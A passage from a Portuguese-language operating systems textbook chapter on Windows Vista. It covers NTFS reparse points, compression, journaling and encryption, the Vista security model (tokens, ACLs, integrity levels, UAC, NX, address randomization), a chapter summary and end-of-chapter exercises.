Se a busca pelo arquivo bar for bem-sucedida, o NTFS configura ponteiros para seus próprios metadados no objeto de arquivo, transmitidos a partir do gerenciador de E/S. Os metadados incluem um ponteiro para o registro do MTF, informações sobre compressão e bloqueios de sequência, vários detalhes sobre compartilhamento etc. A maior parte desses dados está em estruturas de dados compartilhadas entre todos os objetos referentes ao arquivo. Poucos campos são específicos somente para o arquivo atualmente aberto, tal como o que define se o arquivo deve ser excluído quando fechado. Uma vez que a abertura tenha sido bem--sucedida, o NTFS chama loCompleteRequest para passar o IRP de volta da pilha de E/S para os gerenciadores de E/S e de objetos. Em última instância, um manipulador para o objeto de arquivo é inserido na tabela de manipuladores do processo corrente, e o controle é devolvido ao modo usuário. Nas chamadas ReadFile subsequentes, o descritor pode ser fornecido por uma aplicação, especificando que o objeto de arquivo para C:\foo\bar deve ser incluído na solicitação de leitura transmitida da pilha de dispositivos para o NTFS.

Além de arquivos e diretórios comuns, o NTFS suporta ligações estritas similares às do UNIX e também ligações simbólicas usando um mecanismo chamado de pontos de reanálise. No NTFS, é possível rotular um arquivo ou um diretório como um ponto de reanálise e associar um bloco de dados a ele. Quando o arquivo ou o diretório for encontrado durante a análise de seu nome, a operação falha e o bloco de dados é devolvido ao gerenciador de objetos. Este pode interpretar os dados como representação de um caminho alternativo e, em seguida, atualizar a cadeia de caracteres para interpretar e tentar novamente a operação de E/S. Esse mecanismo serve para suportar tanto as ligações simbólicas quanto os sistemas de arquivos por montagem, redirecionando a busca para uma parte diferente da hierarquia de diretórios ou até mesmo para uma partição diferente.

Os pontos de reanálise também são utilizados para etiquetar arquivos individuais para drivers de filtro do sistema de arquivos. Na Figura 11.11, mostramos como os filtros podem ser instalados entre o gerenciador de E/S e o sistema de arquivos. As solicitações de E/S são concluídas com a chamada loCompleteRequest, que passa o controle para as rotinas de conclusão de cada driver representado na pilha de dispositivos inserido no IRP quando a solicitação estava sendo feita. Um driver que queira etiquetar um arquivo associa uma etiqueta de reanálise e monitora as rotinas de conclusão para operações de abertura de arquivo que falharam porque encontraram um ponto de reanálise. A partir do bloco de dados devolvido com o IRP, o driver consegue distinguir se esse é um bloco de dados que o próprio driver associou ao arquivo. Caso seja, o driver irá parar de processar a conclusão e continuará a processar a solicitação de E/S original. Geralmente, isto irá envolver o início da solicitação de abertura, mas existe um sinalizador que informa ao NTFS para ignorar o ponto de reanálise e abrir o arquivo.

#### Compressão de arquivos

O NTFS suporta a compressão transparente de arquivos. Um arquivo pode ser criado em modo comprimido, o que significa que o NTFS tenta comprimir automaticamente os blocos quando eles são escritos e descomprimi-los automaticamente quando são lidos. Os processos que leem ou escrevem arquivos comprimidos nem ficam sabendo que está havendo compressão e descompressão.

A compressão funciona da seguinte maneira: quando o NTFS escreve, no disco, um arquivo marcado para compressão, ele verifica os primeiros 16 blocos (lógicos) do arquivo, sem se preocupar com quantas séries eles ocupam. Então, ele executa um algoritmo de compressão nesses blocos. Se os dados resultantes puderem ser armazenados em

15 blocos ou menos, os dados comprimidos serão escritos no disco, preferencialmente em uma série, se possível. Se os dados comprimidos ainda ocuparem 16 blocos, os 16 blocos são escritos na forma descomprimida. Depois, os blocos 16 a 31 serão verificados para saber se eles podem ser comprimidos para 15 blocos ou menos, e assim por diante.

A Figura 11.28(a) mostra um arquivo no qual os primeiros 16 blocos foram comprimidos para oito blocos, os 16 blocos seguintes falharam na compressão e os últimos 16 blocos foram comprimidos em 50 por cento. As três partes foram escritas como três séries e armazenadas no registro da MFT. Os blocos 'que faltam' são armazenados na entrada da MFT com o endereço de disco 0, conforme mostra a Figura 11.28(b). Nesse caso, o cabeçalho (0, 48) é seguido por cinco pares, dois para a primeira série (comprimida), um para a série descomprimida e dois para a série final (comprimida).

Quando o arquivo é lido, o NTFS deve saber quais séries estão comprimidas e quais não estão. Ele fica sabendo disso pelos endereços de disco. Um endereço de disco 0 indica que é a parte final dos 16 blocos comprimidos. Para evitar ambiguidade, o bloco de disco 0 não pode ser usado para armazenar dados. De qualquer maneira, como ele contém o setor de inicialização, é impossível usá-lo para dados.

O acesso aleatório aos arquivos comprimidos é possível, mas complicado. Suponha que um processo busque pelo bloco 35 na Figura 11.28. Como o NTFS localiza o bloco 35 em um arquivo comprimido? A resposta é: ele primeiro lê e descomprime toda a série. Em seguida, ele busca saber onde o bloco 35 está e então encaminha o bloco para algum processo que possa lê-lo. A escolha de 16 blocos como unidade de compressão foi um compromisso. Torná-lo menor deixaria a compressão menos eficaz. Torná-lo maior tornaria o acesso aleatório mais custoso.

#### Uso de diário

O NTFS suporta dois mecanismos para que programas detectem mudanças em arquivos e diretórios em um volume. O primeiro deles é uma operação de E/S chamada NtNotifyChangeDirectoryFile, que passa um buffer ao sistema que, por sua vez, retorna quando uma mudança em um diretório ou subdiretório é detectada. O resultado da E/S é que o buffer foi preenchido com uma lista de *registros modificados*. Com sorte, o buffer será grande o suficiente ou os registros que não couberem serão perdidos.

O segundo mecanismo é o diário de modificações do NTFS. Este mantém uma lista de todas as alterações de registros para diretórios e arquivos no volume em um arquivo especial, cujos programas podem ler utilizando operações especiais de controle do sistema de arquivos, ou seja, a opção FSCTL\_QUERY\_USN\_JOURNAL da API NtFsControl-File. O arquivo de diário normalmente é muito grande e há poucas chances de as entradas serem reutilizadas antes de serem examinadas.

#### Criptografia de arquivos

Os computadores são usados, atualmente, para armazenar todo tipo de dados sensíveis, entre os quais planos de incorporações, informação sobre tributos e cartas de amor — enfim, informações cujos donos não as querem ver reveladas a qualquer um. O roubo de informação pode ocorrer quando um computador portátil é perdido ou roubado, quando um computador de mesa é reinicializado por um disco flexível MS-DOS, para desviar-se da segurança do Windows, ou quando um disco rígido é fisicamente removido de um computador e instalado em outro com um sistema operacional inseguro.

O Windows resolve esses problemas disponibilizando uma opção para criptografar arquivos; desse modo, mesmo




Figura 11.28 (a) Um exemplo de arquivo com 48 blocos sendo comprimido para 32 blocos. (b) O registro da MFT para o arquivo, depois da compressão.

quando o computador é roubado ou reinicializado usando o MS-DOS, os arquivos serão ilegíveis. O modo normal de usar a criptografia no Windows é marcando certos diretórios como criptografados, o que faz com que todos os seus arquivos sejam criptografados; além disso, novos arquivos movidos ou criados nesses diretórios também são criptografados. Os processos de criptografar e decriptar em si não são feitos pelo NTFS propriamente, mas por um driver chamado **EFS** (encryption file system — **sistema de criptografia de arquivos**), que registra chamadas de retorno com o NTFS.

O EFS oferece codificação para arquivos e diretórios específicos. Existe ainda outra facilidade de codificação no Vista, chamada **BitLocker**, que codifica quase todos os dados de um volume e que pode ajudar a proteger os dados independentemente de qualquer ocorrência — desde que o usuário aproveite o mecanismo disponível para chaves fortes. Dado o número de sistemas perdidos ou roubados a todo instante e a grande sensibilidade ao problema de roubo de identidade, é muito importante garantir que os segredos estejam bem guardados. Um número surpreendente de notebooks é perdido diariamente. As principais empresas de Wall Street estimam que, semanalmente, pelo menos um de seus notebook é esquecido em um táxi da cidade de Nova York.

# 11.9 Segurança no Windows Vista

Já que falamos sobre o sistema de criptografia de arquivos, é uma boa oportunidade para estudar a segurança em geral. Originalmente, o NT foi projetado para cumprir as determinações de segurança C2 do Departamento de Defesa dos Estados Unidos (DoD 5200.28-STD) — o Livro Laranja, que os sistemas DoD seguros devem seguir. Esse padrão exige que os sistemas operacionais tenham certas propriedades para serem classificados como seguros o suficiente para certos tipos de atividades militares. Embora o Windows Vista não tenha sido especificamente projetado para o cumprimento das determinações C2, ele herda várias das propriedades de segurança do NT. Entre elas, estão:

- Autenticação segura com medidas contra trapaças (spooling).
- 2. Controles de acesso discricionário.
- Controles de acesso privilegiado.
- 4. Proteção do espaço de endereçamento por processo.
- Novas páginas devem ser zeradas antes de serem mapeadas.
- 6. Auditoria de segurança.

Revisemos esses itens resumidamente.

Acesso seguro ao sistema significa que o administrador do sistema pode exigir que todos os usuários tenham uma senha para se conectarem. Trapaças (spoofing) ocorrem quando um usuário mal-intencionado escreve um programa que mostra a janela ou a tela-padrão de acesso ao sistema (login) e então se afasta do computador na esperança de que algum usuário ingênuo se sente e entre com seu nome e sua senha. O nome e a senha são, então, escritos no disco e ao usuário é dito que o acesso falhou. O Windows Vista impede esse tipo de ataque instruindo os usuários para que pressionem as teclas CTRL-ALT-DEL para se conectarem. Essa sequência de teclas é sempre capturada pelo driver do teclado, que, por sua vez, invoca um programa do sistema que mostra a verdadeira tela de acesso. Esse procedimento funciona porque não há como o processo do usuário desabilitar o processamento de CTRL-ALT-DEL no driver do teclado. Mas o NT desabilita o uso da sequência de atenção segura CTRL-ALT-DEL em alguns casos. Essa ideia vem do Windows XP e do Windows 2000, que fazia o mesmo para ter maior compatibilidade para usuários vindos do Windows 98.

Os controles de acessos discricionários permitem ao dono de um arquivo ou de outro objeto dizer quem pode usá-lo e de que modo. Os controles de acessos privilegiados permitem que o administrador do sistema (superusuário) ignore os controles de acessos discricionários quando necessário. A proteção do espaço de endereçamento significa, simplesmente, que cada processo tem seu próprio espaço de endereçamento virtual e que não pode sofrer acessos por qualquer processo que não esteja autorizado a isso. O próximo item significa que, quando uma pilha cresce, as páginas mapeadas nela são, antes, zeradas; desse modo, os processos não podem encontrar nenhuma informação antiga colocada lá pelo proprietário anterior daquela página (daí o propósito das listas de páginas zeradas, da Figura 11.20, que fornecem as páginas zeradas justamente por isso). Por fim, a auditoria de segurança permite ao administrador produzir um registro de certos eventos relacionados com a segurança.

Embora o Livro Laranja não especifique o que deve acontecer quando alguém rouba um notebook, não é incomum que se tenha um roubo por semana nas grandes empresas. Consequentemente, o Windows Vista oferece ferramentas que podem ser utilizadas por um usuário consciente para minimizar os danos quando um notebook é roubado ou perdido (por exemplo, autenticação segura, arquivos codificados etc.). É claro que os usuários conscientes são aqueles que não perdem o notebook — são os outros que causam problemas.

Na próxima seção, descreveremos os conceitos básicos por trás da segurança do Windows Vista. Depois estudaremos as chamadas de sistema relacionadas com segurança. Por fim, concluiremos vendo como a segurança é implementada.

#### 11.9.1 | Conceitos fundamentais

Todo usuário (e grupo de usuários) do Windows Vista é identificado por um SID (security — identificador de segurança). Os SIDs são números binários com um pequeno cabeçalho seguido por um componente longo e aleatório. A intenção é que cada SID seja único em todo o mundo. Quando um usuário inicializa um processo, o processo e seus threads executam sob o SID do usuário. A

maior parte do sistema de segurança destina-se a assegurar que cada objeto possa ser acessado somente pelos threads com SIDs autorizados.

Cada processo tem uma ficha de acesso que especifica um SID e outras propriedades. Essa ficha é normalmente atribuída no momento de acesso ao sistema, pelo winlogon, conforme descrito a seguir. O formato da ficha é mostrado na Figura 11.29. Os processos devem chamar GetTokenInformation para obter essa informação. O cabeçalho contém algumas informações administrativas. O campo de validade pode indicar quando a ficha deixa de ser válida, mas atualmente ele não está sendo utilizado. Os campos Groups especificam os grupos aos quais o processo pertence; isso é necessário para haver conformidade com o POSIX. O DACL (discretionary ACL — lista de controle de acesso discricionário) é a lista de controle de acesso atribuída aos objetos criados pelo processo se nenhum outro ACL foi especificado. O SID do usuário indica quem possui o processo. Os SIDs restritos são para permitir que processos não confiáveis participem de trabalhos, com os processos confiáveis, mas com menos poder de causar danos.

Por fim, os privilégios relacionados, se houver, dão ao processo poderes especiais, como o direito de desligar a máquina ou de acessar arquivos para os quais o acesso seria negado a outros processos. Com isso, os privilégios dividem o poder do superusuário em vários direitos que podem ser atribuídos individualmente aos processos. Assim, um usuário pode ter algum poder de superusuário, mas não todo o poder. Resumindo, a ficha de acesso indica quem possui o processo e quais configurações-padrão e poderes são associados a ele.

Quando um usuário acessa o sistema, o winlogon fornece um token ao processo inicial. Os processos subsequentes normalmente herdam esse token e prosseguem. Um token de acesso do processo se aplica, inicialmente, a todos os threads do processo. Contudo, um thread pode obter, durante a execução, outro token — nesse caso, o token de acesso do thread sobrepõe a ficha de acesso do processo. Particularmente, um thread cliente pode passar seu token de acesso a um thread servidor, para que o servidor possa ter acesso aos arquivos protegidos e a outros objetos do cliente. Esse mecanismo é chamado de personificação e é implementado pelas camadas de transporte (ou seja, ALPC, tubos nomeados e TCP/IP). Ele é utilizado pela RPC para comunicação entre clientes e servidores. Os transportes utilizam interfaces internas no componente monitor de referências de segurança do núcleo para extrair o contexto de segurança para o token de acesso do thread corrente e enviam para o lado servidor, onde é utilizado na construção de uma ficha que pode ser utilizada pelo servidor para personalizar o cliente.

Outro conceito básico é o descritor de segurança. Todo objeto tem um descritor de segurança associado que indica quem pode operá-lo e de que modo. Os descritores de segurança são especificados quando os objetos são criados. O sistema de arquivos NTFS e o registro mantêm uma forma persistente de descritor de segurança utilizado para criar o descritor de segurança para os objetos Arquivo e Chave (o gerenciador de objetos se recusa a representar instâncias abertas de arquivos e chaves).

Um descritor de segurança é formado por um cabeçalho, seguido por um DACL com um ou mais ACEs (access control elements — elementos de controle de acesso). Os dois principais tipos de elementos são: Permissão e Negação. Um elemento de permissão especifica um SID e um mapa de bits que determina quais operações os processos com aquele SID podem realizar com o objeto. Um elemento de negação funciona do mesmo modo, só que, nesse caso, quem chama não pode realizar a operação. Por exemplo, Ana tem um arquivo cujo descritor de segurança especifica que todos têm acesso à leitura e que Elvis não tem acesso. Catarina tem acesso para leitura e escrita e a própria Ana tem acesso total. Esse exemplo simples é ilustrado na Figura 11.30. O SID Todos refere-se ao conjunto de todos os usuários, mas ele é sobreposto por quaisquer ACEs explícitos que vierem em seguida.

Além do DACL, um descritor de segurança também tem um SACL (system ACL — lista de controle de acesso ao sistema), parecido com um DACL, só que especifica quais operações sobre o objeto são gravadas no registro de eventos de segurança, e não quem pode usar o objeto. Na Figura 11.30, toda operação que Marília fizer sobre o arquivo será registrada. O SACL também contém um nível de integridade, que descreveremos a seguir.

#### 11.9.2 Chamadas API de segurança

A maioria dos mecanismos de controle de acesso do Windows Vista é baseada em descritores de segurança. O padrão usual é que, quando um processo cria um objeto, ele fornece um descritor de segurança como um dos parâmetros para CreateProcess, CreateFile ou para outra chamada de criação de um objeto. Esse descritor de segurança torna-se, então, o descritor de segurança associado ao objeto, como vemos na Figura 11.30. Se nenhum descritor de segurança for fornecido na chamada de criação do objeto, será usada a configuração-padrão de segurança da ficha de acesso de quem fez a chamada (veja a Figura 11.29).

ř		-		i i	Table 100 Page	N		F	r -
Cabeçalho V	Validado	Grupos	CACL	SID do	SID do	SIDs	Privilégios	Nível de	Nível de
	validade		inicial	usuário	grupo	restritos		personificação	integridade

#### 570 Sistemas operacionais modernos




Figura 11.30 Um exemplo de descritor de segurança para um arquivo.

Muitas das chamadas de segurança da API Win32 relacionam-se com o gerenciamento dos descritores de segurança; portanto, iremos nos concentrar nessas chamadas.
As chamadas mais importantes são apresentadas na Tabela 11.19. Para criar um descritor de segurança, primeiro
deve ser alocada sua memória e então inicializá-la usando
o Initialize-SecurityDescriptor. Essa chamada preenche o cabeçalho. Se o SID do dono não for conhecido, ele poderá ser
buscado pelo nome usando LookupAccountSid. Ele pode ainda ser inserido no descritor de segurança. O mesmo vale
para o SID do grupo, se houver. Normalmente, esses SIDs
são os mesmos SIDs do dono e dos grupos do dono que fez
a chamada, mas o administrador do sistema pode preencher em qualquer SID.

Nesse ponto, a DACL (ou SACL) do descritor de segurança pode ser inicializada com InitializeAcl. As entradas da ACL podem ser adicionadas pela AddAccessAllowedAce e AddAccessDeniedAce. Essas chamadas podem ser repetidas várias vezes para adicionar tantos ACEs quantos forem necessários. DeleteAce pode ser usado para remover uma entrada, isto é, mais adequada a uma ACL existente do que a uma ACL que esteja sendo construída pela primeira vez. Quando a ACL estiver pronta, a SetSecurityDescriptorDacl poderá ser usada para juntá-la ao descritor de segurança. Por fim, quando o objeto é criado, o descritor de segurança que acabou de ser criado pode ser passado como um parâmetro para que faça parte do objeto.

#### 11.9.3 Implementação de segurança

A segurança em um sistema Windows Vista isolado é implementada por vários componentes, a maioria dos quais já vimos (a rede é uma outra história totalmente diferente e está além do escopo deste livro). O acesso ao sistema é tratado pelo winlogon e a autenticação, pelos Isass. O resultado de um acesso bem-sucedido é uma nova GUI

Função API do Win32	Descrição				
InitializeSecurityDescriptor	Prepara um novo descritor de segurança para ser usado				
LookupAccountSid	Busca o SID para um dado nome de usuário				
SetSecurityDescriptorOwner	Entra com o SID do dono no descritor de segurança				
SetSecurityDescriptorGroup	Entra com o SID do grupo no descritor de segurança				
InitializeAcl	Inicializa uma DACL ou uma SACL				
AddAccessAllowedAce	Adiciona um novo ACE a uma DACL ou SACL permitindo o acesso				
AddAccessDeniedAce	Adiciona um novo ACE a uma DACL ou SACL negando o acesso				
DeleteAce	Remove um ACE de uma DACL ou SACL				
SetSecurityDescriptorDacl	Anexa uma DACL a um descritor de segurança				

(shell explorer.exe) com sua ficha de acesso associada. Esse processo usa as colmeias SECURITY e SAM do registro. A primeira ajusta a política geral de segurança e a última contém a informação de segurança para usuários individuais, conforme discutido na Seção 11.2.3.

Uma vez que um usuário tenha entrado no sistema, ocorrem as operações de segurança na abertura de um objeto a fim de que ele possa ser acessado. Toda chamada OpenXXX requer o nome do objeto que está sendo aberto e o conjunto de direitos necessários. Durante o processamento da abertura do objeto, o gerenciador de segurança (veja a Figura 11.4) verifica se quem chamou tem todos os direitos exigidos. Ele faz essa verificação examinando a ficha de acesso de quem chamou e a DACL associada ao objeto. Ele percorre, na ordem, a lista de entradas na ACL. Logo que encontra uma entrada com o SID igual ao SID do chamador ou de seu grupo, o acesso encontrado lá é adotado como definitivo. Se todos os direitos necessários ao chamador estiverem disponíveis, a abertura será bem--sucedida; caso contrário, ela falhará.

As DACLs podem ter entradas de Negação ou de Permissão, como já vimos. Por isso, é usual colocar as entradas de negação de acesso à frente das entradas de permissão de acesso na ACL, para que um usuário com um acesso especificamente negado não entre pela porta dos fundos por ser um membro de um grupo que tenha acesso permitido.

Depois que um objeto foi aberto, é retornado um manipulador para o chamador. Nas chamadas subsequentes, a única verificação realizada é se a operação que está sendo tentada estava no conjunto de operações requisitadas no momento da abertura. Isso visa impedir o processo que chamou de abrir um arquivo para leitura e, depois, tentar escrever nele. Além disso, as chamadas nos manipuladores podem resultar em entradas no registro de auditoria, conforme solicitado pelo SACL.

O Windows Vista incluiu outro recurso de segurança para lidar com problemas comuns de segurança do sistema utilizando ACLs. Existem novos SIDs de nível de integridade na ficha de acesso e objetos especificam um nível de integridade ACE no SACL. O nível de integridade inibe operações de escrita no objeto, independentemente do ACE que esteja no DACL. Em particular, o esquema de nível de integridade é utilizado para proteger contra um processo do Internet Explorer que tenha sido comprometido por um atacante (talvez o usuário desavisado baixando código de um Website). O IE com direitos baixos, como é chamado, funciona com um nível de integridade definido como baixo. Por padrão, todos os arquivos e chaves do registro no sistema possuem nível de integridade médio, e o IE funcionando com nível de integridade baixo não pode modificá-los.

Diversos outros recursos de segurança foram adicionados ao Windows nos últimos anos. No Service Pack 2 do Windows XP, a maior parte do sistema foi compilada com a opção (/GS) que fazia a validação contra vários tipos de transbordamento da pilha do buffer. Além disso, um recurso da arquitetura AMD64, denominado NX, foi utilizado para limitar a execução de código nas pilhas. O bit NX no processador está disponível mesmo quando em execução no modo x86. NX significa no execute (não execute) e permite que páginas sejam marcadas de modo que nenhum código possa ser executado a partir delas. Assim sendo, se um atacante utiliza uma vulnerabilidade de transbordamento de buffer para inserir código em um processo, não é tão fácil saltar para o código e começar a executá-lo.

O Windows Vista introduziu ainda mais recursos de segurança para dificultar o trabalho dos atacantes. O código carregado no modo núcleo é verificado (por padrão nos sistemas x64) e carregado somente se devidamente sinalizado. Os endereços nos quais DLLs e EXEs são carregados, bem como as alocações das pilhas, estão um pouco misturados em cada sistema para tornar menos provável que um atacante consiga usar com sucesso o transbordamento de buffer para acessar um endereço conhecido e começar a executar sequências de código que podem levar a um aumento de privilégio. Uma fração bem menor de sistemas está apta a ser atacada por confiar em binários armazenados em endereços-padrão. É muito mais provável que os sistemas simplesmente travem, convertendo um ataque potencial em outro menos perigoso de recusa de serviço.

Outra modificação foi a inclusão do que a Microsoft chama de UAC (user account control - controle de conta do usuário), para tratar o problema crônico no Windows em que muitos usuários se conectam como administradores. O projeto do Windows não faz essa exigência, mas a negligência ao longo de várias versões tornou quase que impossível a utilização bem-sucedida do Windows sem perfil de administrador. Entretanto, ser administrador o tempo todo é algo perigoso não somente porque os erros do usuário podem danificar o sistema, mas também porque, se o usuário for enganado ou atacado e executar código que esteja tentando comprometer o sistema, o código terá acesso administrativo e pode enterrar-se bem fundo no sistema.

Com o UAC, se ocorre uma tentativa de execução de uma operação que demanda permissões de administrador, o sistema cria um desktop especial e assume o controle para que somente entradas do usuário possam autorizar o acesso (semelhante à forma como CTRL-ALT-DEL funciona para a segurança do C2). É claro que um atacante consegue destruir os dados importantes para o usuário, ou seja, os arquivos particulares, mesmo sem se tornar administrador. Entretanto, o UAC realmente ajuda a impedir certos tipos de ataque, e é sempre mais fácil recuperar um sistema comprometido se o atacante não conseguiu modificar os dados do sistema ou os arquivos.

O último recurso de segurança no Windows Vista já foi mencionado por nós. Existe suporte para a criação de processos protegidos que criam uma barreira de segurança. Normalmente, o usuário (representado por um objeto ficha) define os limites de privilégios no sistema. Quando um processo é criado, o usuário tem acesso para processar

qualquer quantidade de recursos do núcleo para a criação de processos, depuração, nomes de caminhos de diretórios, injeção de threads etc. Os processos protegidos não são acessados pelo usuário. No Vista, a única utilização desse recurso é permitir que o software de gerenciamento de direitos digitais proteja melhor o conteúdo. O uso de processos protegidos com propósitos mais amigáveis, como proteger o sistema contra ataques em vez de proteger o conteúdo contra ataques do proprietário do sistema, talvez seja expandido nos futuros lançamentos.

Os esforços da Microsoft para aumentar a segurança do Windows foram acelerados nos últimos anos à medida que cada vez mais ataques foram disparados ao redor do mundo - alguns muito bem-sucedidos, deixando países inteiros e grandes empresas off-line e gerando custos de bilhões de dólares. A maior parte dos ataques explora pequenos erros de código que levam ao transbordamento de buffer, permitindo que o atacante insira códigos sobrescrevendo endereços de retorno, ponteiros de exceção e outros dados que controlam a execução dos programas. Muitos desses problemas poderiam ser evitados se linguagens seguras fossem utilizadas no lugar de C e C++. E mesmo com essas linguagens pouco seguras, muitas vulnerabilidades poderiam ser evitadas se os estudantes fossem mais bem treinados na compreensão dos pormenores dos parâmetros e da validação dos dados. Afinal, muitos dos engenheiros de software que escrevem código na Microsoft foram estudantes há alguns anos, assim como muitos de vocês que estão lendo este estudo de caso. Existem muitos livros disponíveis que falam sobre os pequenos erros de código exploráveis em linguagens baseadas em ponteiros e como evitá-los (por exemplo, Howard e LeBlank, 2007).

#### 11.10 Resumo

No Windows Vista, o modo núcleo está estruturado na HAL, nas camadas executiva e de núcleo do NTOS e um grande número de drivers de dispositivos que implementam tudo, desde serviços de dispositivos e sistemas de arquivos a redes e gráficos. A HAL esconde de outros componentes certas diferenças de hardware. A camada do núcleo gerencia as CPUs de modo que elas suportem multithreading e sincronização, e a camada executiva implementa a maioria dos serviços do modo núcleo.

O executivo baseia-se em objetos do modo núcleo que representam as principais estruturas de dados, incluindo processos, threads, seções da memória, drivers, dispositivos e sincronização de objetos, entre outros. Os processos do usuário criam objetos por meio de chamadas de serviços do sistema e devolvem referências de descritores que podem ser utilizados nas chamadas de sistema subsequentes aos componentes do executivo. O sistema operacional também cria objetos internamente. O gerenciador de objetos mantém um espaço de nomes no qual objetos podem ser inseridos para buscas futuras.

Os objetos mais importantes no Windows são processos, threads e seções. Os processos possuem espaços de endereçamento virtual e são espaços para recursos. Os threads são a unidade de execução e são escalonados pela camada do núcleo utilizando um algoritmo de prioridade no qual o thread pronto de mais alta prioridade sempre é executado, realizando a preempção dos threads de prioridade mais baixa conforme necessário. As seções representam objetos na memória, como arquivos, que podem ser mapeados nos espaços de endereçamento dos processos. Imagens de programas EXE e DLL são representados como seções, bem como a memória compartilhada.

O Windows suporta memória virtual paginada sob demanda. O algoritmo de paginação está baseado no conceito de conjunto de trabalho. Para otimizar o uso de memória, o sistema mantém diversos tipos de listas de páginas. Essas diferentes listas de páginas são alimentadas por meio da redução dos conjuntos de trabalho utilizando-se fórmulas complexas que tentam reutilizar páginas físicas que não são referenciadas há muito tempo. O gerenciador de cache administra os endereços virtuais no núcleo que podem ser utilizados para mapear arquivos para a memória, melhorando drasticamente o desempenho da E/S para muitas aplicações, já que as operações de leitura podem ser atendidas sem acessos ao disco.

As operações de E/S são realizadas pelos drivers de dispositivos, que seguem o Modelo de Drivers do Windows. Cada driver começa inicializando um objeto de driver que contém os endereços dos procedimentos que podem ser chamados pelo sistema para manipular os dispositivos. Os dispositivos reais são representados pelos objetos dispositivos que são criados a partir da descrição da configuração do sistema ou pelo gerenciador plug-and-play quando ele descobre dispositivos ao especificar os barramentos do sistema. Os dispositivos são empilhados e os pacotes de solicitação de E/S são repassados às pilhas e atendidos pelos drivers de cada dispositivo na pilha de dispositivos. Operações de E/S são assíncronas por natureza, e os drivers normalmente enfileiram as solicitações para processamento futuro e retorno ao chamador. Os volumes dos sistemas de arquivos são implementados como dispositivos no sistema de E/S.

O sistema de arquivos NTFS baseia-se em uma tabela mestre de arquivos, que possui um registro por arquivo ou diretório. Todos os metadados em um sistema de arquivos NTFS também são parte de um arquivo NTFS. Cada arquivo possui múltiplos atributos, que tanto podem estar no registro MFT quanto não estarem residentes (armazenados em blocos fora da MFT). O NTFS suporta Unicode, compressão, uso de diário, codificação e outros recursos.

Por fim, o Windows Vista possui um sistema de segurança sofisticado baseado nas listas de controle de acesso e nos níveis de integridade. Cada processo possui uma ficha de autenticação que informa a identidade do usuário e quais privilégios especiais o processo possui (se houver). Cada objeto possui um descritor de segurança a ele associado

que aponta para uma lista de acesso discricionária que contém entradas de acesso que podem permitir ou negar acesso a indivíduos ou grupos. O Windows inseriu diversos recursos de segurança nas últimas distribuições, incluindo o BitLocker para codificação de volumes inteiros, randomização de espaços de endereçamento, pilhas não executáveis e outras medidas que tornam mais difíceis os ataques por transbordamento de buffer.

#### **Problemas**

- 1. A HAL monitora o tempo a partir do ano 1601. Dê um exemplo de uma aplicação para essa característica.
- 2. Na Seção 11.3.2, descrevemos os problemas causados por aplicações multithreading encerrando os manipuladores em um thread enquanto ainda os utilizam em outro. Uma possibilidade para corrigir esse problema seria inserir um campo sequência. Como isso poderia ajudar? Que mudanças no sistema seriam necessárias?
- 3. O Win32 não tem sinais. Se fossem introduzidos, eles poderiam existir por processo, por thread, por ambos ou por nenhum deles. Faça uma proposta e explique por que isso seria uma boa ideia.
- 4. Uma alternativa ao uso de DLLs é ligar estaticamente cada programa com, precisamente, os procedimentos de biblioteca que ele realmente chama, nem mais nem menos. Se fosse introduzido, esse esquema teria mais sentido em máquinas clientes ou em máquinas servidoras?
- 5. Quais são algumas das razões para um thread possuir pilhas separadas para o modo núcleo e o modo usuário no Windows?
- 6. O Windows utiliza páginas de 4 MB porque isso aumenta a eficiência da TLB, o que pode causar um impacto profundo no desempenho. Por que isso ocorre?
- 7. Há algum limite para o número de operações diferentes que podem ser definidas sobre um objeto executivo? Em caso afirmativo, de onde vem esse limite? Em caso negativo, por quê?
- 8. A chamada da API Win32 WaitForMultipleObjects permite que um thread seja bloqueado diante de um conjunto de objetos de sincronização cujos manipuladores são passados como parâmetros. Assim que algum deles é sinalizado, o thread que está chamando é liberado. É possível ter o conjunto de objetos de sincronização, entre eles dois semáforos, um mutex e uma seção crítica? Por quê? Dica: esta questão não é uma 'pegadinha', mas requer algum cuidado.
- 9. Cite três razões para que um processo possa ser finalizado.
- 10. Conforme descrito na Seção 11.4, existe uma tabela de descritores especial utilizada para alocar IDs de processos e threads. Os algoritmos para as tabelas de descritores normalmente alocam o primeiro descritor livre (mantendo a lista de livres na ordem LIFO). Nos lançamentos recentes do Windows, isso foi modificado de forma que a tabela de IDs sempre mantenha a lista de livres na ordem

- FIFO. Qual o problema que a ordem LIFO potencialmente causa na alocação de IDs de processos, e por que o .UX não tem esse problema?
- 11. Suponha que o quantum seja configurado como 20 ms e o thread atual, na prioridade 24, tenha acabado de inicializar um quantum. De repente, uma operação de E/S termina e um thread de prioridade 28 fica pronto. Quanto tempo ele deve esperar para conseguir executar na CPU?
- 12. No Windows Vista, a prioridade atual é sempre maior ou igual à prioridade-base. Há alguma circunstância na qual faria sentido ter a prioridade atual mais baixa que a prioridade-base? Em caso afirmativo, dê um exemplo. Em caso negativo, por que não?
- 13. No Windows, foi fácil implementar recursos nos quais os threads funcionando no núcleo pudessem temporariamente se conectar aos espaços de endereçamento de um processo diferente. Por que isso é muito mais difícil de implementar no modo usuário? Por que pode ser interessante fazê-lo?
- 14. Mesmo quando existe memória livre suficiente, e o gerenciador de memória não precisa diminuir os conjuntos de trabalho, o sistema de paginação ainda pode estar escrevendo no disco com frequência. Por quê?
- 15. Por que o automapeamento utilizado para acessar as páginas físicas do diretório e da tabela de páginas de um processo sempre ocupa os mesmos 4 MB dos endereços virtuais do núcleo (no x86)?
- 16. Se uma região do espaço de endereçamento virtual estiver reservada, mas não comprometida, será criado um VAD para essa região? Justifique sua resposta.
